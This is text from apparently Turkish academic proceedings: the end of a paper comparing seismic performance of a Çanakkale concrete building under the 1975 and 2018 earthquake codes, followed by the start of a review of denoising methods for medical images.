1975 deprem yönetmeliğinde toplam yatay yüğü hesaplanan yapı, aynı deprem bölgesinde nerede yapılırsa yapılsın elde edilen toplam yatay yüğü değişmemektedir.

5. TBDY 2018 KAPSAMINDA PERFORMANS ANALİZİ

5.1. Mevcut Yapı Bilgileri


Mevcut yapının B160(C14) betonu ve BÇI(S220) çeliğı kullanılarak yapıldığı varsayılmıştır. Yapıda döşeme kalınlığı 12 cm'dir. Kolon boyutları ise üçüncü kata kadar 25/50 cm, daha sonraki katlarda ise 25/35 cm'dir.

Tablo 5. Mevcut Donatı Bilgileri

Yapı Elemanları	Boyutlar (cm)	Boyuna Donatı	Etriye
Tüm Kolonlar	25 / 50 25 / 35	6Ø14	Ø8/16/16
Tüm Kirişler	20 / 40	2Ø12 Montaj 2Ø12 Pilye 2Ø12 Düz	Ø8/20/20

5.1.2. TBDY 2018 Yatay Elastik Tasarım Spektrum Eğrileri

2018 deprem yönetmeliği AFAD [5] verilerine göre ZC zemin sınıfında spektral ivme değerleri Saros-Gaziköy Fayı'na yaklaştıkça büyük bir oranda artmaktadır. En büyük yer ivmesi değerleri ise Çanakkale Merkez'de 0.303, Gelibolu Merkez'de 0.456 ve Güneyli beldesinde ise 0.608 olarak verilmektedir. Bu ise yapıya etkiyen deprem kuvvetlerinin hesaplanmasında aynı il içerisinde yaklaşık iki katına kadar farklılıklara neden olmaktadır.



Şekil 3. TBDY 2018'e Göre ZC Zemin Sınıfı Yatay Elastik Tasarım Spektrum Eğrileri

5.1.3. Performans Analizi İçin Yapılan Kabuller

Çanakkale ilinde mevcut yapıların performans analizinde yapılan kabuller Tablo 6'da verilmiştir.

Tablo 6. Performans Analizi Kabulleri

Bina Bilgi Düzeyi Katsayısı	1
Hareketli Yük Azaltma Oranı (C_q)	0.6
Kiriş-Kolon Donatı Gerçekleşme Oranı	%100
Kolon Min. Boyuna Donatı Oranı	0.007–0.01
Betonarme Süneklilik Koşulu (ϵ_{cu})	0.003
Mevcut Yapı Tasarım Standartı	ABYYHY 1975 TS500/1984
Donatı Korozyon Oranı	%0

2018 deprem yönetmeliği kapsamında modal analiz ile elde edilen yapı periyotları Tablo 7'de verilmiştir. Yapı periyot değerleri, malzeme kalitesi ve yapı rijitliği değişmediği için üç farklı bölgede

de aynı bulunmuştur. TBDY 2018’de artan yük altında betonarme kesitlerin analizlerinde eleman rijitliklerinde azaltılma tanımladığı için 1975 deprem yönetmeliğinden elde edilen 1.Mod periyodunun yaklaşık iki katı kadar değerler bulunduğu Tablo 7’de görülmektedir. Bu sonuç elemanın başlangıç rijitliği ile tamamen taşıma gücünü kaybettiği sıfır rijitlik durumunun ortalamasının TBDY 2018’de kullanıldığı şeklinde yorumlanabilir.

Tablo 7. TBDY 2018’e Göre Yapı Periyot Değerleri

	1.Mod	2.Mod	3.Mod
Yapı Periyodu	T_x 1.127 s	T_y 1.096 s	T_b 0.965 s

Saros-Gaziköy Fayı’na yaklaştıkça spektral ivme değerlerinin artması sonucunda üç ayrı bölgede yapıldığı varsayılan yapılara gelen taban kesme kuvveti Tablo 8’de görüldüğü üzere artmıştır. 1975 deprem yönetmeliğinde tüm il için tek bir değer öngörüldüğünden taban kesme kuvvetleri üç farklı bölgede de değişmemektedir. Ancak 2018 yönetmeliği kapsamında il merkezindeki değer yaklaşık iki katı bir taban kesme kuvveti Güneyli’deki yapıya etkimektedir. Bu ise yapının tasarımında önemli farklılıklara neden olacaktır. Taşıyıcı eleman boyutları ve buna bağlı olarak yapının maliyeti de artacaktır. Ayrıca, 1975 deprem yönetmeliğinde bulunan taban kesme kuvveti değerinin sadece Çanakkale Merkez’inde yapıldığı varsayılan binaya etkiyen kuvvete yakın olduğu sonucuna varılabilir. Daha önce belirtilen eleman rijitliklerindeki azaltılma durumu dikkate alındığında TBDY 2018’e göre tasarlanan yapıların yatay ötelenmelerinde önemli artışlar olacağı da bu veriler kapsamında beklenmektedir. 1975 ve 2018 deprem yönetmeliklerindeki en önemli farkın eleman ve yapı sünekliğindeki büyük artış olduğu söylenebilir.

Tablo 8. Yapı Taban Kesme Kuvveti (kN)

	Vt (X)	Vt (Y)
Çanakkale Merkez	841.32	856.78
Gelibolu Merkez	1269.30	1289.34
Gelibolu Güneyli	1696.8	1721.89
ABYYHY 1975	998.24	998.24

5.2. Statik İtme Eğrisi ve Taşıyıcı Elemanlardaki Hasar Yüzdeleri


5.2.1. Statik İtme Eğrileri

Statik İtme Analizi, yapılara sabit düşey yükler altında yatay yüklerinin artırılmasıyla yapılan doğrusal olmayan hesap yöntemidir. Bu analizde malzemenin elastik sınırları dışında kalan plastiklik kapasitesi, bir diğer ifadeyle doğrusal olmayan davranışı dikkate alınarak gerçek davranışa daha yakın bir şekilde incelenmesi mümkün olmaktadır.


Çanakkale ilinde belirlenen üç ayrı yerde yapılan analizlerde elde edilen statik itme eğrileri Şekil 4 ve Şekil 5'te verilmiştir. Güneyli'de yapılacak yapıdan istenilen yapı performansı değerlerinin Çanakkale il merkezi için öngörülenin yaklaşık iki katı kadar olduğu ve bunun da yapıya etkiyen taban kesme kuvvetiyle orantılı olduğu bu grafiklerden anlaşılmaktadır.

Tablo 9. Performans Noktası Deplasman İstemi Değerleri

	X cm	Y cm
Çanakkale Merkez	7.45	7.27
Gelibolu Merkez	10.50	10.24
Gelibolu Güneyli	13.33	12.99




Şekil 4. X Yönü Statik İtme Eğrileri



Şekil 5. Y Yönü Statik İtme Eğrileri

5.2.2. Hasar Yüzdeleri ve Performans Analizi

Şekil 6'da TBDY 2018 [4]'de tanımlanan hasar durumları gösterilmektedir. Analizler sonucunda kritik kesitlerinin hasarı SH'ye ulaşmayan elemanlar Sınırlı Hasar Bölgesi'nde, SH ile KH arasında kalan elemanlar Belirgin Hasar Bölgesi'nde, KH ile GÖ arasında kalan elemanlar İleri Hasar Bölgesi'nde, GÖ'yü aşan elemanlar ise Göçme Bölgesi'nde yer alırlar.



Şekil 6. Hasar Durumları (TBDY 2018 Kesit Hasar Bölgeleri)

Aşağıda verilen Tablo 10 ve Tablo 11'de statik itme analizi sonucunda katlarda oluşan kolon-kiriş hasar durumlarının maksimum değerleri karşılaştırılmıştır.

Tablo 10. Maksimum Kiriş Hasar Yüzdeleri

	SH	BH	IH	GB
Çanakkale Merkez	100	100	8.3	0
Gelibolu Merkez	100	100	100	0
Gelibolu Güneyli	100	33.3	100	75

Tablo 11. Maksimum Kolon Hasar Yüzdeleri

	SH	BH	IH	GB
Çanakkale Merkez	100	45.7	0	0
Gelibolu Merkez	100	100	0	0
Gelibolu Güneyli	100	100	0	0

5.2.3. TBDY 2018 Performans Düzeyleri

5.2.3.1. Sınırlı Hasar Performans Düzeyi

Betonarme binaların herhangi bir katında, uygulanan her bir deprem doğrultusu için yapılan hesap sonucunda kirişlerin en fazla %20'si Belirgin Hasar Bölgesi'ne geçebilir, ancak diğer tüm taşıyıcı sistem elemanları Sınırlı Hasar Bölgesi'ndedir [4].

5.2.3.2. Kontrollü Hasar Performans Düzeyi

Betonarme binaların herhangi bir katında, uygulanan her bir deprem doğrultusu için yapılan hesap sonucunda, kirişlerin en fazla %35'i İleri Hasar Bölgesi'ni geçebilir.

İleri Hasar Bölgesi'ndeki düşey elemanların, her bir katta düşey elemanlar tarafından taşınan kesme kuvvetine toplam katkısı %20'nin altında olmalıdır.

En üst katta İleri Hasar Bölgesi'ndeki düşey elemanların kesme kuvvetleri toplamının, o kattaki tüm düşey elemanların kesme kuvvetinin toplamına oranı en fazla %40 olabilir.

Diğer taşıyıcı elemanların tümü SH ve BH bölgelerinde olmalıdır. Ancak, herhangi bir katta alt ve üst kesitlerinin ikisinde birden BH sınırı aşılmış olan düşey elemanlar tarafından taşınan kesme kuvvetlerinin, o kattaki tüm düşey elemanlar tarafından taşınan kesme kuvvetine oranının %30'u aşmaması gerekir [4].

5.2.3.3 Göçmenin Önlenmesi Performans Düzeyi

Betonarme binaların herhangi bir katında, uygulanan her bir deprem doğrultusu için yapılan hesap sonucunda, girişlerin en fazla %20'si Göçme Bölgesine geçebilir.

Diğer taşıyıcı elemanların tümü SH, BH veya İH bölgesindedir. Ancak herhangi bir katta alt ve üst kesitlerinin ikisinde birden BH sınırı aşılmış olan düşey elemanlar tarafından taşınan kesme kuvvetlerinin, o kattaki tüm düşey elemanlar tarafından taşınan kesme kuvvetine oranı %30'u aşmamalıdır.

Binanın mevcut durumda kullanımı can güvenliği açısından sakıncalıdır [4].

5.2.3.4 Göçme Durumu

Bina Göçmenin Önlenmesi Performans Düzeyi'ni sağlamıyorsa Göçme Durumu'ndadır [4].

Bu koşullar altında Çanakkale il merkezindeki yapının Kontrollü Hasar performans seviyesinde bir davranış gösterebildiği Tablo 10 ve Tablo 11'den görülmektedir. Diğer Gelibolu'daki yapıların özellikle girişlerindeki hasar yüzdelerinin büyüklükleri nedeni ile istenilen davranışa ulaşamadıkları anlaşılmaktadır. Bunun en önemli nedeni TBDY 2018'de deprem yükü olarak bu binalar için Çanakkale il Merkezi'nde verilen değerlerin yaklaşık 1.5 ve 2 katı kadar taban kesme kuvvetlerinin öngörülmüş olmasıdır.

Tablo 12. Yapı Performans Seviyesi

	Yapı Performansı Seviyesi
Çanakkale Merkez	Kontrollü Hasar
Gelibolu Merkez	Göçmenin Önlenmesi
Gelibolu Güneyli	Göçme Durumu

6. SONUÇ

Türkiye'de halihazırda kullanımda olan mevcut yapıların önemli bir kısmı 1975 deprem yönetmeliğine ve TS500/1984 standartlarına göre tasarlanmıştır.

1975 deprem yönetmeliğinde toplam yatay yükü hesaplanan yapı, aynı deprem bölgesinde nerede yapılırsa yapılsın elde edilen toplam yatay yük değişmemektedir.

2018 deprem yönetmeliği ile yürürlüğe giren deprem tehlike haritası yapının konumuna ve zemin sınıfına göre daha detaylı veriler sunmakta ve yapıların bu yeni değerlere uygun olarak tasarlanmasını öngörmektedir.

Bu çalışmada Çanakkale ilinde üç ayrı bölgede 2018 deprem yönetmeliğindeki ZC zemin sınıfı üzerine oturan betonarme bir mevcut yapı ele alınmıştır. Mevcut yapının 1975 deprem yönetmeliği ve

TS500/1984 standartlarına uygun olarak yapıldığı varsayılmıştır. Yapı, malzeme ve donatı kabulleri değiştirilmeden Çanakkale, Gelibolu ve Gelibolu Güneyli beldesinde performans seviyeleri statik itme analizi yöntemi kullanılarak Sta4CAD paket programı ile hesaplanmıştır. Saros-Gaziköy Fayı'na olan mesafe azaldıkça spektral ivme değerlerinde önemli artışlar olduğu için taban kesme kuvvetlerinde de aynı il içerisinde yaklaşık iki katına kadar farklılıklara neden olmaktadır. Statik itme eğrileri ve deplasman istemi değerleri karşılaştırılmıştır. Kolonlar ve kirişlerin maksimum hasar yüzdeleri belirlenmiştir.

1975 deprem yönetmeliğinde bulunan taban kesme kuvveti değerinin sadece Çanakkale Merkez'inde yapıldığı varsayılan binaya etkiyen kuvvete yakın olduğu sonucuna varılabilir. Daha önce belirtilen eleman rijitliklerindeki azaltılma durumu dikkate alındığında TBDY 2018'e göre tasarlanan yapıların yatay ötelenmelerinde önemli artışlar olacağı da bu veriler kapsamında beklenmektedir. 1975 ve 2018 deprem yönetmeliklerindeki en önemli farkın eleman ve yapı sünekliğindeki büyük artış olduğu söylenebilir.

Yapılan performans analizi sonucunda Çanakkale Merkez'in Kontrollü Hasar, Gelibolu Merkez'in Göçmenin Önlenmesi ve Gelibolu Güneyli beldesinin ise Göçme Durumu'nda olduğu tespit edilmiştir.

7. KAYNAKÇA

- [1] İmar ve İskân Bakanlığı, Afet Bölgelerinde Yapılacak Yapılar Hakkında Yönetmelik, Ankara, 1975.
- [2] Türk Standartları Enstitüsü, TS500/Nisan1984, Betonarme Yapıların Hesap ve Yapım Kuralları, Ankara, Şubat 1985.
- [3] Sta4CAD, Versiyon 14.1, STA Bilgisayar Mühendislik Müşavirlik.
- [4] Afet ve Acil Durum Yönetimi Başkanlığı, Türkiye Bina Deprem Yönetmeliği, Ankara, 2018.
- [5] Afet ve Acil Durum Yönetimi Başkanlığı, Türkiye Deprem Tehlike Haritaları, Ankara, 2018.
- [6] Afet ve Acil Durum Yönetimi Başkanlığı, "Deprem Kataloğu", Erişim: <https://deprem.afad.gov.tr/depremkatalogu/>. [Ocak. 10, 2021].

MEDİKAL GÖRÜNTÜLERDE GÜRÜLTÜ TEMİZLEME YÖNTEMLERİNE GENEL BİR BAKIŞ

Feyzi Ferat Ateş¹, Abidin Çalışkan²

**1,2 Batman Üniversitesi, Mühendislik-Mimarlık Fakültesi, Batman, TURKEY*

feratates@gmail.com

ORCID: 0000-0002-9153-5080

ÖZET

Günümüzde, dijital görüntüler tıp bilimi, mühendislik gibi çeşitli alanlarda kullanılmaktadır. Medikal alanda dijital görüntülerin analizi hayati önem taşımaktadır. Medikal görüntüler birçok hastalığı tanımlamak için kullanılmaktadır. Bu görüntüleri oluşturan kaynaklar nedeniyle zaman zaman görüntülerde gürültüler oluşabilmektedir. Özellikle medikal görüntülerde bu gürültüleri temizlemek son derece önemlidir, çünkü bu gürültüler görüntülerin kalitesini düşürerek hastalığın tanınmasını engelleyebilmektedir.

Bu çalışmada, medikal görüntülerde gürültü temizleme yöntemleri araştırılmış ve gürültü temizleme yöntemlerine ilişkin kapsamlı bir inceleme yapılmış olup; tıbbi görüntülerin radyografik, ultrason (US), manyetik rezonans (MR) ve bilgisayarlı tomografi (BT) görüntüsü olarak sınıflandırılması anlatılmaktadır. Medikal görüntülerin gürültülerden arındırılması ile alakalı gelişmeler son dönemlerde araştırmacıların ilgisini çekmektedir.

***Anahtar Kelimeler:** Dijital görüntüler, Medikal görüntüler, Gürültü temizleme*

AN OVERVIEW OF DENOISING METHODS IN MEDICAL IMAGES

ABSTRACT

Today, digital images are used in a wide variety of fields such as medical science and engineering. The analysis of digital images in the medical field is of great importance for human life. Medical images are used to describe many diseases. There may be noise in images due to the sources from which these images were created. It is extremely important to eliminate these noises, especially in medical images, because these noises can reduce the quality of the images and prevent the recognition of the disease.

In this work, denoising analysis was investigated in medical images. According to a comprehensive review of denoising methods, medical radiographic images, ultrasound, magnetic resonance and computed tomography describe the classification. The developments regarding the denoise of medical images have recently attracted the attention of researchers.

Keywords: *Digital images, medical images, denoising*

1. GİRİŞ

Dijital görüntüler, günlük uygulamalarda önemli bir rol almaktadır [1]. Gelişen teknoloji ile görüntü alan cihazların kalitesi artmasına rağmen çekilen görüntülerin hala bozulmalara neden olabilmekteydi. Görüntü bozukluğu arasında gürültü en önemli nedenlerden biridir. Bu görüntüdeki gürültülerin kayıt ortamları, aktarım ortamları ve piksel hataları gibi çeşitli sebeplerle anlatılabilir [2]. Gürültünün yoğunluğu genelde yüksek veya düşük olma eğilimindedir. Bu eğilim görüntü kalitesine ciddi şekilde zarar verebilir ve görüntü kalitesinde bazı kayıplara neden olabilir [3]. Görüntüler gürültü ile benekli dokulu veya karlı görünüm kazanır. Bu nedenle, orijinal görüntülerin gürültülerden arındırılması son yıllarda büyük ilgi görmektedir [4]. Görüntü gürültü temizleme etme teknikleri son 50 yılda çok ilgi görmüştür. Sonuç olarak, nicel son işlemeyi daha sağlam ve verimli oluşturmak için, görüntü işleme prosedürleri genellikle görüntü yapaylıklarının önceden kaldırılmasını gerektirir [5]. Genel olarak, bir görüntünün düzeltilmesi ve analizi için görüntü işleme geniş bir algoritma sınıfını ifade eder [6].

Renkli bir görüntüyü üzerinde herhangi bir ikili işlemi gerçekleştirebilmek için ön işlem adımları gerekmektedir [7]. Görüntü işleme, resimleri geliştirerek (iyileştirme, restorasyon), bilgi çıkaracak (analiz, tanıma) ve yapılarını değiştirecek (kompozisyon, görüntü düzenleme) değiştirir [8]. Görüntü işlemeden, görüntülerin görünümünü iyileştirmek ve görüntülerin mevcut özelliklerin ve yapıların ölçümü için hazırlanması amacıyla kullanılmaktadır [9]. Görüntü ön işleme aşamaları; gürültü temizleme, restorasyon, geliştirme, keskinleştirme ve parlaklık düzeltme, oluşan adımlardan bazılarıdır [10]. Görüntü verileri analiz edilmeden önce bozulan görüntülerin gürültülerini temizleme atılması gereken ilk adımdır. Bu bozulmaları düzeltmek için gürültü temizleme algoritmaları uygulanmaktadır. Uygulanan gürültü temizleme algoritmasının amacı daha temiz iyileştirilmiş bir görüntü oluşturmaktır. Gürültü temizleme, görüntüye eklenen gürültüyü ortadan kaldırır ve görüntüde ki önemli sinyalleri olabildiğince korur [11]. Medikal görüntü işleme sistemlerinde gürültü temizleme işlemi, klasik olarak aşağıdaki işlemlerle yapılır [12].

- Görüntü, gürültü bileşeninin zorlanmadan tanındığı bir alana dönüştürülür.
- Gürültüyü ortadan kaldırmak için daha sonra bir eşikleme yöntemi uygulanır.

- Ve son olarak gürültüden arındırılmış görüntüyü yeniden oluşturmak için işlemler tersine çevrilir.

Tıpta, teşhis ve araştırmayı desteklemek için görüntü işleme tekniklerinden yararlanılmaktadır [13]. Tıp alanında hastalığın tanı sürecinde kullanılan görüntüler oldukça önemlidir. Özellikle tanı sürecinde kullanılan gürültü temizleme medikal görüntü işlemede önemli bir yere sahiptir. Bu makalede medikal görüntü işleme süreçleri için genel bir literatür taraması yapılmıştır. Görüntülerdeki gürültü modelleri, görüntü araçları, görüntünün aktarıldığı veri ortamı, görüntü inceleme ve radyasyon kaynaklarından büyük oranda etkilenmekte olup, literatürde görüntülerde gürültü temizleme süreçleri için farklı algoritmalar kullanılmaktadır [14, 15].

2. MEDİKAL GÖRÜNTÜ İŞLEMENE GENEL BAKIŞ

Görüntülerin modern toplum üzerindeki etkisi çok fazla olup görüntü işleme artık bilim dünyası ve teknoloji içinde önemli bir hal almaya başladı. Medikal görüntü işleme analiz yöntemlerinde ve bilgisayarlı teşhiste, bilgisayarlı medikal görüntü yeniden yapılandırılmasındaki hızlı ilerlemeler ile ilgili gelişmeler medikal görüntülemeyi bilimsel görüntülemenin en önemli alt alanlarından biri olmaya yöneltmiştir [15,16].

Bir görüntünün medikal görüntüleme de işlenmesi için, görüntü öncelikle yakalanır, dijital hale getirilir ve daha sonra bölütlenerek önemli bilgileri alınır [17]. Medikal görüntüler çeşitli sebeplerden dolayı karmaşıktırlar ve görüntülerin renk ve parlaklıkları düşüktürler. Bu görüntüler depolama ve görüntüleme cihazları da çeşitli inceleme, düzeltme ve geliştirme algoritmaları ile gürültülerden arındırılırlar [18]. Görüntü işleme teknikleri, medikal görüntülerden anlamlı bilgilerin çıkarılmasını sağlar [19]. Medikal görüntü işlemenin temel amacı, hastalıkların teşhisi için gerekli olan tüm ayrıntıyı içeren çözünürlüğü yüksek görüntüler elde etmektir [20]. Uzmanların en iyi teşhisi koyabilmesi için medikal görüntülerin çözünürlüklerinin yüksek ve gürültüsüz olması gerekir. Bu gürültüler görüntülerdeki önemli noktaları maskeleyip bulanıklaştırabilmektedirler. Önerilen birçok gürültü temizleme yöntemlerinin temel sorunları vardır [21]. Medikal görüntü işleme ve analizi; yapısal, fonksiyonel, moleküler görüntüleme [22] olmak üzere üç ana araştırma alanına yoğunlaşır. Genel olarak kullanılan medikal görüntü yöntemleri, US, MR, BT ve pozitron emisyon tomografi (PET) görüntüleridir. Bu medikal görüntü türlerinin kısa açıklaması aşağıdaki bölümde verilmektedir.

• 2.1. Ultrason Görüntüleri

US görüntüleme, kardiyoloji, kadın hastalıkları vb. alanlarda en çok kullanılan medikal görüntüleme yöntemlerinden biridir. US fiziksel olarak görünmeyen organların incelenmesi için çok önemli bir araçtır. İyonlaştırıcı radyasyon kullanmadan yüksek çözünürlüklü görüntüler sağlaması nedeniyle popülaritesi artmaktadır. Yüksek frekanslı (1-5 MHz) ses dalgaları insan vücuduna bir ultrason makinesinden iletilir. Ses dalgaları vücutta dolaşırken, bu dalgalar dokuların sınırlarına

(örneğin sıvı, yumuşak doku ve kemik vb.) çarpar. Ses dalgalarının bir kısmı yansıtılırken, bazıları başka bir sınıra ulaşır yansıtılana kadar ilerler. Yansıyan dalgalar sistem tarafından alınır ve cihaza iletilir. Sistemden doku veya organa olan mesafe dokudaki ses hızı kullanılarak hesaplanır ve sistem tarafından yansıyan sinyali almak için geçen süre de hesaplanır. US daha yüksek frekanslarının daha kısa dalga boylarına sahiptir ve daha kolay zayıflatılır. US'un en büyük dezavantajı, aşırı gaz veya göğüs hastalıkları olan kişilerde tanıyı engelleyen havaya nüfuz edememe durumudur [23].



Şekil 1. Ultrason Görüntüsü

• 2.2. Manyetik Rezonans Görüntüleme

MR görüntüleme, iç vücut yapılarını incelemek için diğer medikal görüntüleme yöntemlerini kullanarak iyi görülemeyen vücut görüntülerini oluşturmak için manyetik alan ve radyo dalgalarını kullanır. İnsan vücudunda milyarlarca hidrojen atomu vardır. İnsan vücudu manyetik bir alana yerleştirildiğinde ve pozitif yüklü hidrojen atomları tek sıra halinde hizalandığından atomlar bu manyetik alan yönünde sıralanır. Hizalanmış protonları saptırmak için, daha sonra vücuda bir radyo frekansı dalgası verilir. Protonlar oldukları konuma geldiklerinde enerji açığa çıkar ve alınan sinyalin yoğunluğu daha sonra gri ölçek üzerine çizilir ve parça parça görüntüler oluşturur. Taranan alanın görüntülerini oluşturmak için bilgisayar verileri işler [24].




Şekil 2. Solda MR gantri, sağda PET detektörlerinin bulunduğu modül görülmektedir.

2.3. Bilgisayarlı Tomografi Görüntüleri

BT, yaygın olarak kullanılan bir medikal görüntüleme yöntemidir. BT görüntüleme, geliştirilmiş bir X-ışını yöntemidir. BT görüntüleme tekniği, vücudun iç hatlarını üst üste binmeden görselleştirmemize olanak sağlar ve bu sebepten dolayı hastalık teşhislerinde kullanımı yaygınlaştırılmıştır. Özetle görüntüsü alınacak nesneye X-ışını kullanılarak bazı farklı açılardan bakılır ve daha sonra görüntüler üç boyutlu veri olarak yeniden yapılandırılmaktadır. Tümörler, kanama, yara ve apseler BT ile tespit edilebilir [25].

Düşük riskli hastalıklar için doz azaltma işlemi yapılır. Bununla birlikte, radyasyon dozunun azaltılması, BT görüntülerindeki foton paraziti miktarını artırır ve bu da görüntü kalitesini bozar. Arka plan gürültüsünü etkileyen çok sayıda efekt bulunur ve bu efektler BT görüntü kalitesini bozarlar. Bozulan görüntünün kalitesinde artan gürültü ile hastalığın teşhisindeki doğruluğu azaltır ve bu gürültülerin giderilmesiyle bu teşhislerin kalitesi artacaktır [26].



Şekil 3. Covid-19 hastasının akciğer BT görüntüleri

2.4. Pozitron Emisyon Tomografi Görüntüleri


PET görüntüleri, diğer modellere oranla düşük sinyal gürültü oranı ve bulanık kenarlar ile karakterize edilir. Bu nedenle, gürültünün etkisini azaltmak için işlem sonrası teknikler zorunlu bir adımdır. Etkili gürültü giderme için PET görüntülerini bozan gürültünün özelliklerinin belirlenmesi gerekir.

Bazı çalışmalarda [27, 28], PET görüntülerindeki gürültünün Gauss olduğu varsayılır. PET görüntüleri için daha doğru gürültü modeli olarak kabul edilen PET görüntülerinde mevcut gürültüyü karakterize etmek için karışık bir Gaussian-Poisson modeli gösterilmiştir [29, 30].

PET görüntülerin çözünürlüğü düşüktür bu nedenler Gauss filtrelerinin yumuşatma etkisi, PET görüntülerini gürültüden temizlemek için çok kullanışlı bir yöntem olmadığını gösterir.



Şekil 4. PET/BT tarayıcıda hasta pozisyonlama




Şekil 5. PET Tarayıcı Şematik Görünümü.

3. GÖRÜNTÜ İŞLEME YÖNTEMLERİ

Görüntü işleme yöntemleri, çeşitli nedenlerle ortaya çıkan görüntü kirliliklerinin giderilmesi, detayların daha net hale getirilmesi gibi görüntü kalitesinin daha iyi hale gelmesi adına yapılan işlemler olarak tanımlanabilmektedir [31].

Görüntü işleme yöntemleri şu şekilde sıralanabilir. Kontrast geliştirme; karşıtlık olarak da adlandırılan kontrast, görüntünün ayırt edilebilirliği olarak tanımlanmaktadır. Gölge düzeltme; görüntünün elde edilmesi sırasında oluşan gölgelerin düzeltilmesi olarak tanımlanmaktadır. Keskinleştirme; görüntü iyileştirme yöntemlerinden biri olarak kabul edilen keskinleştirme, görüntüdeki kenarların belirginleştirilmesi olarak tanımlanmaktadır. Gürültü giderme; görüntü içindeki kirliliği giderme işlemi olarak tanımlanmaktadır [32, 33]. Görüntü sınıflandırması; sınıflandırma tekniğini görüntü üzerindeki her bir piksele ait yansıma ve parlaklık değerleri kullanılarak piksellerin kullanıcı tarafından belirlenen sınıflara ayrılması işlemi olarak tanımlanmaktadır [34]. Morfolojik görüntü işleme; matematiksel morfolojiyi imge içerisinden çıkarmak veya ayırt etmek istediğimiz nesnelere, imge

içerisindeki diğer bölgelerden veya nesnelere ayırt etmek veya çıkarmak için kullanılan bir teknik olarak tanımlamıştır [35].



Şekil 6. Görüntü işleme teknikleri [36].

4. GÖRÜNTÜ İŞLEME TEKNİKLERİYLE KULLANILAN YÖNTEMLER

Son yıllarda özellikle bilgisayar bilimlerindeki gelişmelerle beraber yapay zekâ alanında da oldukça ciddi ilerleme kaydedilmiştir. Derin öğrenme bu gelişimin önemli göstergeleri olarak gösterilebilmektedir. Bu gelişmelerden sonra yapay zekâ hem şirketler hem de diğer paydaşlar için akıllı, yaratıcı ve faydalı olarak kabul edilmesi gereken hizmetler sunmaktadır [37]. Yapay zekâ, makinelerin insan davranışlarını taklit edebilmesine imkân veren sistemler olarak tanımlanabilmektedir. Yapay zekâda yapılacak olan tahminler ve karar verme süreçleri makine öğrenmesi yoluyla gerçekleştirilebilmektedir [38]. Bununla beraber derin öğrenme, insanların karar verme özelliklerini ve beynin algılama özelliğini taklit eden bir makine öğrenmesi alanı olarak tanımlanabilmektedir [39]. Görüntü işlemenin yapay zekânın ilk uygulamalarından biri olduğu söylenmektedir [40]. Bu nedenle makine öğrenmesi, yapay zekâ ve derin öğrenme yöntemlerinin görüntü işleme konusuyla yakından ilişkili olduğu ifade edilebilir.

Genel olarak yapay zekâ; bilgisayarların bir insan gibi akıllı bir organizma gibi görünen bir şekilde hareket etmesine izin veren teknikler olarak tanımlanabilmektedir. Makine öğrenmesi ise; bir programın yeni bilgi veya beceri kazanması veya geliştirmesi şeklinde tanımlanabilmektedir [41]. Literatür incelendiğinde birçok tanımı yapılmış olan derin öğrenme genel bir ifadeyle bilgisayarların, deneyimlerden öğrenmelerini ve dünyayı kavramların hiyerarşisi açısından anlamalarını sağlayan bir makine öğrenimi olarak tanımlanabilmektedir. Yapay zekâ, makine öğrenmesi ve derin öğrenme arasındaki ilişki ile kronoloji Şekil 7’de verilmiştir [42].



Şekil 7. Yapay zekâ, makine öğrenmesi ve derin öğrenme kronolojisi.

5. SONUÇLAR

Medikal görüntülerde gürültü temizleme, son yıllarda araştırmacılar arasında büyük ilgi gören yeni bir araştırma alanıdır. Bu çalışmada medikal görüntülerde gürültü temizleme ile ilgili önemli bir araştırma olup, gürültülerin temizlenmesi için geliştirilen teknikler hakkında geniş bilgilere değinilmiştir. Aynı zamanda medikal görüntülemenin türleri olan US, MR, BT ve PET görüntüleme hakkında kısa açıklamalar yapılarak, her bir medikal görüntü kategorisi ile ilgili literatür araştırmalara yapılmıştır.

Görüntü işlemenin en önemli faydalarından biri tıbbi görüntüleme teknikleriyle elde edilen görüntülerde var olan bozuklukların onarılması ya da iyileştirilmesi olarak gösterilebilir. Büyük veri endüstrileri arasında kendisine yer edinen sağlık hizmetlerinde karmaşık ve çeşitli veriler üretilmektedir. Üretilen bu verilerin görüntü işleme yöntemleriyle analiz edilmesi işlenmemiş verilerde saklanan birçok bilgiyi rahatlıkla ortaya çıkarabilecektir.

Yapılan çalışmalar incelendiğinde, görüntü işlemenin özellikle sağlık alanında birçok uygulamasının olduğu anlaşılmaktadır. Bu uygulamaların, teknoloji ve görüntüleme tekniklerinin gelişmesiyle daha da artacağı düşünülmektedir. Bu durum, ilerleyen dönemlerde hekimlere tanı ve teşhis sürecinde karar alma aşamasında fayda sağlayacaktır. Bu sayede hekimler hastalıkların teşhis edilmesinde daha net kararlar verilebilecek olup, hastalıkların geç veya yanlış teşhisine yol açabilecek problemleri olumsuz bir duruma sebebiyet vermeden çözebileceklerdir. Sonuç olarak medikal görüntülerde gürültü temizleme yöntemleri araştırması ile literatüre katkı sağlanıldığı düşünülmektedir.

6. KAYNAKÇA

- [1] L. Fan, F. Zhang, H. Fan, & C. Zhang, (2019). Brief review of image denoising techniques. *Visual Computing for Industry, Biomedicine, and Art*, 2(1), 1-12.

- [2] B. Goyal, A. Dogra, S. Agrawal, B. S. Sohi, & A. Sharma, (2020). Image denoising review: From classical to state-of-the-art approaches. *Information fusion*, 55, 220-244.
- [3] P. Gong, M. Luo, L. Zhou, L. Jiang, & X. Chen, (2020). An Image Processing Method for Extraction of the Stress Wave Reflection Period. *Applied Sciences*, 10(10), 3486.
- [4] S. A. Ali, & S. Vathsal, (2010). A GA based Window Selection Methodology to Enhance Window based Multi wavelet transformation and thresholding aided CT image denoising technique. arXiv preprint arXiv:1003.1826.
- [5] P. Coupé, P. Yger, S. Prima, P. Hellier, C. Kervrann, & C. Barillot, (2008). An optimized blockwise nonlocal means denoising filter for 3-D magnetic resonance images. *IEEE transactions on medical imaging*, 27(4), 425-441.
- [6] K. Arulmozhi, S.A. Perumal, K. Kannan, & S. Bharathi, (2010). Contrast improvement of radiographic images in spatial domain by edge preserving filters. *IJCSNS International Journal of Computer Science and Network Security*, 10(2), 233-240.
- [7] G. M. Rahaman, & M. Hossain, (2009). Automatic defect detection and classification technique from image: a special case using ceramic tiles. arXiv preprint arXiv:0906.3770.
- [8] S. S. Agaian, K. P. Lentz, & A. M. Grigoryan, (2000, September). A new measure of image enhancement. In *IASTED International Conference on Signal Processing & Communication* (pp. 19-22).
- [9] M. I. Razzak, S. Naz, & A. Zaib, (2018). Deep learning for medical image processing: Overview, challenges and the future. *Classification in BioApps*, 323-350.
